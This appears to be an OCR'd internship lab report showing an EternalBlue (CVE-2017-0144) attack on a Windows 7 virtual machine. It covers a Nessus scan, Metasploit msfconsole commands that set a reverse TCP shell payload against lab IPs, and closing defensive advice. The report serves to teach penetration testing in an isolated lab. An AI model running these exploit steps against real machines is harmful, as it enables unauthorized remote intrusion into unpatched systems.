Acmegrade

Internship PROJECT

Table of CONTENTS

INTRODUCTION

In this project, we will be demonstrating the process of hacking a Windows 7 machine by exploiting the EternalBlue vulnerability (CVE-2017-0144). This critical vulnerability, which was famously utilized in the WannaCry ransomware attack, allows for remote code execution on Windows systems via SMB protocol. To achieve this, we will employ a variety of cybersecurity tools and techniques, including Nessus for vulnerability scanning and Metasploit for executing the exploit. By systematically identifying and exploiting this vulnerability, the project aims to illustrate the potential risks associated with outdated systems and the importance of regular security updates and patches.

Meet
THE TEAM

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How To PERFORM ?

To hack a Windows 7 machine using the EternalBlue vulnerability, we will follow these steps:

- *Use Nessus to scan the Windows 7 machine for vulnerabilities, focusing on identifying (CVE-2017-0144) .*
- *Utilize Metasploit to search for the ms17_010_eternalblue exploit module.*
- *Configure the exploit module with the target's IP address (RHOST) and our IP address (LHOST).*
- *Execute the exploit to gain access to the Windows 7 machine.*
- *Gain a Meterpreter shell to perform actions such as gathering system information, extracting password hashes, and capturing desktop screenshots.*
- *Document the entire process to emphasize the risks associated with outdated systems and advocate for regular security updates to mitigate vulnerabilities.*

Technology UTILIZED

Tenable Nessus

A vulnerability scanning tool used to identify security issues and potential exploits on the Windows 7 machine.

Metasploit Framework

A penetration testing tool that provides modules to discover, exploit, and validate vulnerabilities, including the EternalBlue (CVE-2017-0144) exploit module.

NetCat(nc)

A versatile networking utility for reading/writing data across network connections. It can replace Nmap for certain tasks like basic port scanning and data transfer between systems.

Technology
UTILIZED

Virtualization Software

Such as VMware or VirtualBox, to create and manage virtual machines for setting up the Windows 7 target and Linux attacker environments.

Terminal

The command-line interface on Linux used for executing Netcat commands, Metasploit modules, and other scripts essential for conducting penetration testing and managing virtual machines.

CVE


COMMON VULNERABILITIES EXPOSURES

01

CVE-2017-0144

The EternalBlue vulnerability, identified as CVE-2017-0144, is a critical flaw in the Server Message Block (SMB) protocol of Microsoft Windows. Exploited during the WannaCry ransomware attack in May 2017, it allows remote code execution without user interaction by exploiting SMBv1's handling of crafted packets. This vulnerability underscores the importance of timely system updates to mitigate potential security risks.

PERFORMING THE HACK



WINDOWS 7 TARGET MACHINE


Our Windows target, on VirtualBox, has the IP 192.168.119.239

This setup enables secure vulnerability assessments and testing. VirtualBox isolates tests from live systems, allowing thorough analysis and exploitation of security weaknesses without risk to production. It facilitates detailed documentation and emphasizes the need for regular updates and proactive security measures against vulnerabilities in outdated software configurations.

ATTACKER MACHINE

Our attacking system, running Ubuntu 2022 as the main host, has the IP address 192.168.119.180. This setup provides a secure environment for conducting vulnerability assessments and penetration testing. By using the main host for our attacks, we ensure a stable and powerful platform for thorough analysis and exploitation of potential security weaknesses. This approach supports detailed documentation and analysis of findings, emphasizing the importance of regular updates and proactive security measures in addressing vulnerabilities associated with outdated software configurations.

Nessus Tool


Jun 23 02:20
Nessus Expert / Folders /
https://poki:8834/#/scans/reports/9/hosts/2/vulnerabilities
tenable Nessus Expert
Scans
Settings
FOLDERS
My Scans
Blue
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Terrascan
Web App Scanning
My Basic Network Scan / 192.168.119.239
Back to Hosts
Configure
Audit Trail
Launch
Vulnerabilities 18
Filter
Search Vulnerabilities
18 Vulnerabilities
Sev
CVSS
VPR
Name
Family
Count
MIXED Microsoft Windows (Multiple Issues) Windows 4
MIXED SMB (Multiple Issues) Misc. 2
LOW 2.1 * 4.2 ICMP Timestamp Request Remote Date Disclosure General 1
INFO SMB (Multiple Issues) Windows 7
INFO DCE Services Enumeration Windows 7
INFO Nessus SYN scanner Port scanners 3
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO Ethernet Card Manufacturer Detection Misc. 1
INFO Ethernet MAC Addresses General 1
INFO Link-Local Multicast Name Resolution (LLMNR) Detection Service detection 1
INFO Nessus Scan Information Settings 1
INFO Nessus Windows Scan Not Performed with Admin Privileges Settings 1
INFO OS Identification General 1
INFO OS Security Patch Assessment Not Available Settings 1
Host Details
IP: 192.168.1
MAC: 08:00:27:1
OS: Microsoft
Start: Today at 2
End: Today at 2
Elapsed: 3 minutes
KB: Download
Vulnerabilities

SCAN RESULTS

ETERNALBLUE (CVE-2017-0144)

Exploits a flaw in the SMBv1 protocol, allowing remote code execution without authentication. This vulnerability was famously exploited by WannaCry ransomware.

CVE-2020-0601

Affects the Windows CryptoAPI and can allow attackers to spoof code-signing certificates, potentially enabling the installation of malicious software.


CVE-2021-36942

Windows Print Spooler vulnerability that allows local privilege escalation, potentially enabling an attacker to gain elevated privileges on the system.

MS17-010


Multiple vulnerabilities in the Windows SMB protocol that allow remote attackers to execute arbitrary code or cause denial of service (DoS) conditions.

Nessus
RESULTS



In Nessus, vulnerability severity levels are color-coded to indicate risks: red for critical, orange for high, yellow for medium, and blue for informational findings. During our assessment, we identified the critical EternalBlue vulnerability (CVE-2017-0144) along with minor bugs. EternalBlue allows remote code execution, underscoring the urgency of applying patches. For more details on EternalBlue, refer to this Link. This approach helps prioritize remediation efforts and enhances overall security.

REFERANCE


Jun 23 02:36
NVD - CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
NATIONAL VULNERABILITY DATABASE
NIST NATIONAL VULNERABILITY DATABASE NVD
VULNERABILITIES
NOTICE UPDATED - MAY, 29TH 2024
The NVD has a new announcement page with status updates, news, and how to stay connected!
CVE-2017-0144 Detail
MODIFIED
This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.
Description
The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.
QUICK INFO
CVE Dictionary Entry:
CVE-2017-0144
NVD Published Date:
03/16/2017
NVD Last Modified:
06/20/2018
Source:
Microsoft Corporation
Severity
CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0
CVSS 4.0 Severity and Metrics:
NIST: NVD
N/A
NVD assessment not yet provided.
NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.


Exploiting SYSTEM

We will now utilize Metasploit to search for and execute the appropriate exploit, aiming to establish a shell on the target system. This involves identifying and configuring the exploit module within Metasploit, ensuring it is compatible with the vulnerability discovered during our assessment. By running the exploit, we intend to gain remote access to the system, allowing us to demonstrate the potential impact of security vulnerabilities and emphasize the importance of timely mitigation strategies. This process will be documented to provide insights into effective penetration testing methodologies and highlight the critical need for robust cybersecurity practices.


```
Open Terminal

msfconsole -q

search ms17-010

use 0

show options

set LHOST = 192.168.119.180

set RHOST = 192.168.119.239

set payload windows/x64/shell/reverse_tcp

exploit
```

Gaining SHELL

After successfully gaining a shell on the Windows system using the EternalBlue exploit, we find ourselves operating without administrative privileges. This limitation restricts our ability to perform critical actions such as installing software, modifying system settings, or accessing sensitive files and directories that require elevated permissions. To further demonstrate the impact of security vulnerabilities, obtaining administrative access would enable us to showcase the potential risks and consequences of unauthorized access on the compromised system. This scenario underscores the importance of implementing strong access controls and regular security updates to prevent unauthorized exploitation of vulnerabilities.



CONCLUSION OF THE HACK

In conclusion, our successful demonstration of exploiting the EternalBlue vulnerability on the Windows system highlights the critical importance of maintaining up-to-date security practices. By gaining initial access through this exploit, we showcased the potential for unauthorized actors to compromise systems and access sensitive information. The exercise underscores the necessity for organizations to regularly update their software, apply security patches promptly, and enforce robust access controls to mitigate such vulnerabilities. Through continuous vigilance and proactive measures, businesses can effectively defend against potential cyber threats and safeguard their systems from exploitation.

Protection MESSURES

1. **Patch Management** : Regularly update software and systems to fix vulnerabilities and apply security patches promptly.

2. **Network Segmentation** : Use firewalls and VLANs to isolate sensitive data and restrict unauthorized access across networks.

3. **Strong Access Controls** : Implement least privilege principles to limit user access to only necessary resources and functions.

Protection MESSURES

4. **Endpoint Security** : Deploy antivirus software and endpoint detection tools to detect and respond to threats on devices.

5. **User Awareness** : Provide ongoing cybersecurity training to educate employees about phishing attacks, password hygiene, and safe internet practices.

These measures collectively help organizations mitigate risks, strengthen their cybersecurity posture, and protect against potential cyber threats.

CONCLUSION

In conclusion, our project focused on demonstrating the real-world implications of cybersecurity vulnerabilities, specifically through exploiting the EternalBlue vulnerability on a Windows 7 system. By leveraging tools like Nessus for vulnerability scanning and Metasploit for exploit execution, we successfully highlighted the critical importance of maintaining up-to-date security practices and patch management. Through this exercise, we underscored the risks associated with outdated software configurations and the potential for unauthorized access and data compromise. Moving forward, our findings emphasize the necessity for organizations to prioritize proactive security measures, including regular updates, network segmentation, strong access controls, endpoint protection, and ongoing user education. By adopting these practices, businesses can enhance their resilience against cyber threats and safeguard their systems and data effectively.

Grateful for your participation